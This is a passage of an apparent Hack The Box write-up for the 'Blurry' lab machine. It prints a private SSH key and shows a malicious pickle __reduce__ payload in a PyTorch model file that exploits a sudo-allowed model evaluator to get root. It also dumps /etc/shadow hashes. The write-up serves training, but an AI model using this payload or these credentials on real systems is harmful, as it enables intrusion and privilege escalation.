SstitvWqbKS4E5i9X2BB56/NlzbiLKVCJQ5Sm+BWlUR/yGAvwfNtfFqpXG92lOAB4Zh4eo
7P01RInlJ0dT/jm4GF00+RDTohk57l3F3Zs1tRAsfxhnd2dtKQeAADCmmwKJG74qEQML1q
6f9FlnIT3eqTvfguWZfJLQVWv0X9Wf9RLMQrZqSLfZcctxNI1CVYIUbut3x1H53nARfqSz
et/r/eMGtyRrY3cmL7BUaTKPjF44WNluj6ZLUgW5AAAFiH8itAN/IrQDAAAAB3NzaC1yc2
EAAAGBAMcWekV4CeOZt1WqOKF0iQRZZPbJHiEMPbVFg6P2QNFlZNLJebrFFSmFr1kDiqOi
pCtt4u+d23V5fkeTao00mnMLvJDQtiJqg2HlSTJ3/6KTtinuV2s1QSloAcmPKk67fpljex
isLXX1KlzXHWyezBqc4Z5PHmBforZDxQ9AHGH0r25AnNUmPTJ+2bKfv47YJBSbL3u4qjjT
0ZYL1EC0RUUlMj8iKdrBhRAA7qhy3gGhw6l07odNVIcIqXg3AtwhN0MyrFl0rLYrb1qmyk
uBOYvV9gQeevzZc24iylQiUOUpvgVpVEf8hgL8HzbXxaqVxvdpTgAeGYeHqOz9NUSJ5SdH
U/45uBhdDvkQ06IZOe5dxd2bNbUQLH8YZ3dnbSkHgAAwppsCiRu+KhEDC9aun/RZZyE93q
k734LlmXyS0FVr9F/Vn/USzEK2aki32XHLcTSNQlWCFG7rd8dR+d5wEX6ks3rf6/3jBrck
a2N3Ji+wVGkyj4xeOFjZbo+mS1IFuQAAAAMBAAEAAAGANweUho02lo3PqkMh4ib3FJetG7
XduR7ME8YCLBk0M5MG0mlsV17QiailHkKnWLIL1+FI4BjPJ3qMmDY8Nom6w2AUICdAoOS2
KiIZiHS42XRg3tg9m6mduFdCXzd0Z3LV/IoN5XT6H+fDb0QdAwAlxJlml76g09y7egvjdW
KwNbdPoncDorsuIT4E6KXVaiN+XZ/DkTwq+Qg7n3Dnm3b4yrMMX300+qORJypKzY7qpKLV
FYB22DlcyvJu/YafKL+ZLI+MW8X/rEsnlWyUzwxq93T67aQ0Nei8am06iFzztfXiRsi4Jk
nKVuipAshuXhK1x2udOBuKXcT5ziRfeBZHfSUPyrbUbaoj/aGsg59GlCYPkcYJ1yDgLjIR
bktd7N49s5IccmZUEG2BuXLzQoDdcxDMLC3rxiNGgjA1EXe/3DFoukjGVOYxC0JbwSC1Pb
9m30zrxSJCxW7I0WWWrSgnc8EDpxw+W5SmVHRCrf+8c39rFdV5GLPshaDGWW5m9NzxAAAA
wFsqI1UWg9R9/afLxtLYWlLUrupc/6/YBkf6woRSB76sku839P/HDmtV3VWl70I5XlD+A9
GaNVA3XDTg1h3WLX/3hh8eJ2vszfjG99DEqPnAP0CNcaGJuOsvi8zFs7uUB9XWV8KYJqy2
u4RoOAhAyKyeE6JIsR8veN898bKUpuxPS2z6PElZk+t9/tE1oyewPddhBGR5obIb+UV3tp
Cm1D8B3qaG1WwEQDAPQJ/Zxy+FDtlb1jCVrmmgvCj8Zk1qcQAAAMEA9wFORKr+WgaRZGAu
```

```
G9PPaCTsyaJjFnK6HFXGN9x9CD6dToq/Li/rdQYGfMuo7DME3Ha2cda/0S7c8YPMjl73Vb

fvGxyZiIGZXLGw0PWAj58jWyaqCdPCjpIKsYkgtoyOU0DF0RyEOuVgiCJF7n24476pLWPM

n8sZGfb00DToas3ZCcYTSaL6KCxF41GCTGNP1ntD7644vZejaqMjWBBhREU2oSpZNNrRJn

afU70hUtfvyfhgLl2css7IWd8csgVdAAAAwQD0VncInXv2GYjzQ21YF26imNnSN6sq1C9u

tnZsIB9fAjdNRpSMrbdxyED0QCE7A6NlDMiY90IQr/8x3ZTo56cf6fdwQTXYKY6vISMcCr

GQMojnpTxNNMObDSh3K608oM9At6H6qCgyjLLhvoV5HLyrh4TqmBbQCTFlbp0d410AGCa7

GNNR4BXqnM9tk1wLIFwPxKY06m2flYUF2Ekx7HnrmFISQKravUE1WZjfPjEkTFZb+spHa1

RGR4erBSUqwA0AAAAOamlwcGl0eUBibHVycnkBAgMEBQ==
----END OPENSSH PRIVATE KEY-----
```

We can copy the key and SSH in without need of the reverse shell:

```
ssh jippity@blurry.htb -i jippity.key
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 1 11:37:37 2024 from 10.10.14.40
```

We can check for sudo permissions:

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

The path appears to be based on /usr/bin/evaluate\_model binary on the /models/\*.pth:

```
jippity@blurry:~$ file /usr/bin/evaluate_model
/usr/bin/evaluate_model: Bourne-Again shell script, ASCII text executable
jippity@blurry:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.
if [ "$#" -ne 1 ]; then
   /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi
MODEL_FILE="$1"
TEMP_DIR="/opt/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"
/usr/bin/mkdir -p "$TEMP_DIR"
file_type=$(/usr/bin/file --brief "$MODEL_FILE")
# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
   /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
   /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi
/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 | while IFS= read -r -d $'\0'
extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1 "$extracted_pkl")
   if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
```

```
/usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
   /bin/rm "$MODEL_FILE"
   break
   fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
   /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
   /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
fi
```

The file appears to be a bash script running a few items:

- MODEL\_FILE is required as the first argument.
- FILE\_TYPE allowing unzipping and tar extraction
- PYTHON\_SCRIPT = /models/evaluate\_model.py which is executed through python3

```
import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
import numpy as np
import sys

class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16, kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32, kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
```

```
self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()
   def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
       x = self.pool(self.relu(self.conv2(x)))
       x = x.view(-1, 32 * 8 * 8)
       x = self.relu(self.fc1(x))
       x = self.fc2(x)
        return x
def load_model(model_path):
    model = CustomCNN()
   state_dict = torch.load(model_path)
   model.load_state_dict(state_dict)
   model.eval()
    return model
def prepare_dataloader(batch_size=32):
    transform = transforms.Compose([
        transforms.RandomHorizontalFlip(),
        transforms.RandomCrop(32, padding=4),
        transforms.ToTensor(),
        transforms.Normalize(mean=[0.4914, 0.4822, 0.4465], std=[0.2023, 0.1994, 0.2010]),
   7)
   dataset = CIFAR10(root='/root/datasets/', train=False, download=False, transform=transform)
    subset = Subset(dataset, indices=np.random.choice(len(dataset), 64, replace=False))
    dataloader = DataLoader(subset, batch_size=batch_size, shuffle=False)
    return dataloader
def evaluate_model(model, dataloader):
    correct = 0
    total = 0
```

```
with torch.no_grad():
        for images, labels in dataloader:
            outputs = model(images)
            _, predicted = torch.max(outputs.data, 1)
            total += labels.size(0)
            correct += (predicted == labels).sum().item()
    accuracy = 100 * correct / total
    print(f'[+] Accuracy of the model on the test dataset: {accuracy:.2f}%')
def main(model_path):
    model = load_model(model_path)
    print("[+] Loaded Model.")
    dataloader = prepare_dataloader()
    print("[+] Dataloader ready. Evaluating model...")
    evaluate_model(model, dataloader)
if __name__ == "__main__":
    if len(sys.argv) < 2:</pre>
        print("Usage: python script.py <path_to_model.pth>")
    else:
        model_path = sys.argv[1] # Path to the .pth file
        main(model_path)
```

We can look at the torch version being used:

```
>>> torch.__version__
'2.2.0+cu121'
```

Nothing interesting on CVE comes close to the date of the release of the box as I tend to see any form of privilege escalation directly but this is the path. The unintended involved modifying the file evaluate\_models.py and inserting some python code:

```
jippity@blurry:~$ ls -la /models/evaluate_model.py
-rw-r--r-- 1 root root 2547 May 30 04:38 /models/evaluate_model.py
```

```
jippity@blurry:~$ lsattr /models/evaluate_model.py
----i----e----- /models/evaluate_model.py # Was modified to become immutable since we could change it
```

We can investigate the models directory and see if something catches our eye.

We seem to be having a demo\_model.pth which appears to be a zip file. We can extract the contents to a new directory in a temporary location:

```
jippity@blurry:/tmp$ unzip -d output_dir /models/demo_model.pth

Archive: /models/demo_model.pth

extracting: output_dir/smaller_cifar_net/data.pkl

extracting: output_dir/smaller_cifar_net/byteorder

extracting: output_dir/smaller_cifar_net/data/0

extracting: output_dir/smaller_cifar_net/data/1

extracting: output_dir/smaller_cifar_net/data/2

extracting: output_dir/smaller_cifar_net/data/3

extracting: output_dir/smaller_cifar_net/data/4

extracting: output_dir/smaller_cifar_net/data/5

extracting: output_dir/smaller_cifar_net/data/7

extracting: output_dir/smaller_cifar_net/version

extracting: output_dir/smaller_cifar_net/.data/serialization_id
```

It appears to contain a data.pkl file and hence runs some form of models, we can create our own model.pth file in order to run the exploit triggering a reverse shell.

Test

```
import torch
import torch.nn as nn
import os
class CustomModel(nn.Module):
   def __init__(self):
        super(CustomModel, self).__init__()
        self.linear = nn.Linear(10, 1)
   def forward(self, x):
        return self.linear(x)
   def __reduce__(self):
        cmd = "bash -c 'id > /tmp/1'"
        return os.system, (cmd,)
model = CustomModel()
torch.save(model, '/models/pyp.pth')
```

We have command execution and we can proceed to gain a shell:

```
python3 exploit.py && sudo /usr/bin/evaluate_model /models/pyp.pth

[ANOTHER TERMINAL]
(local) pwncat$
(remote) root@blurry:/tmp# whoami
root
(remote) root@blurry:/tmp# cd ~
(remote) root@blurry:/root#
```

# **Beyond root**

As we are root we can look into a few things:

root.txt

```
(remote) root@blurry:/root# cat root.txt | cut -c -20
8d3fcf41cdbe6bdb4d0d
```

/etc/shadow

```
root:$y$j9T$HKjGxAyjzW3lmf/HmZafW0$fgkQykeZ$lRYHzR8zHjMVQrRUzwM3x$vA0koPgt6TQ6:19770:0:99999:7:::
daemon:*:19668:0:99999:7:::
bin:*:19668:0:99999:7:::
sys:*:19668:0:99999:7:::
games:*:19668:0:99999:7:::
man:*:19668:0:99999:7:::
lp:*:19668:0:99999:7:::
mail:*:19668:0:99999:7:::
news:*:19668:0:99999:7:::
uucp:*:19668:0:99999:7:::
proxy:*:19668:0:99999:7:::
www-data:*:19668:0:99999:7:::
backup:*:19668:0:99999:7:::
```

```
list:*:19668:0:99999:7:::
irc:*:19668:0:99999:7:::
gnats:*:19668:0:99999:7:::
nobody:*:19668:0:99999:7:::
_apt:*:19668:0:99999:7:::
systemd-network:*:19668:0:99999:7:::
systemd-resolve:*:19668:0:99999:7:::
messagebus:*:19668:0:99999:7:::
systemd-timesync:*:19668:0:99999:7:::
systemd-coredump:!*:19668::::::
jippity:$y$j9T$WUn.W06MZ94pp.Zq4HANr/$UAdCX7HojvUwcmzT06.xcwCWvxrKneaoRAPqpFf1G6D:19770:0:99999:7:::
_laurel:!:19871:::::
```

# 03 - Further Notes

### **Tools**

Tool	Category	Tool Link	Tool Documentation	Best Installation Choice	Currently Installed OS
clearml	Python module	N/A	https://clear.ml/docs/latest/docs/	pip and venv	Arch Linux

#### Research

Research Title	Category	Research Link	Exploit Link	Best Installation Method	Currently Installed OS
Clear ML Vulnerabilities	AI - ML Hacking	https://hiddenlayer.com/research/not-so- clear-how-mlops-solutions-can-muddy-the- waters-of-your-supply-chain/	https://github.com/xffsec/CVE- 2024-24590-ClearML-RCE- Exploit	Git clone	Arch Linux

# **Unintended paths**

Well, when the box debuted there was one. The privilege escalation to root. Since the user <code>jippity</code> had **excessive** permissions, they could be able to overwrite the <code>evaluate\_model.py</code> file and hence inject a python system command allowing for easy privilege escalation to root.

# 04 - Credentials

Username	Password / Hash	Service: Port
N/A	N/A	N/A

# **Credits**

This section involves the players who made this write up documentation possible:

respawnRW: https://app.hackthebox.com/users/1522106



• truthreaper: https://app.hackthebox.com/users/942767



• GustavoMatteo: https://app.hackthebox.com/users/1792113

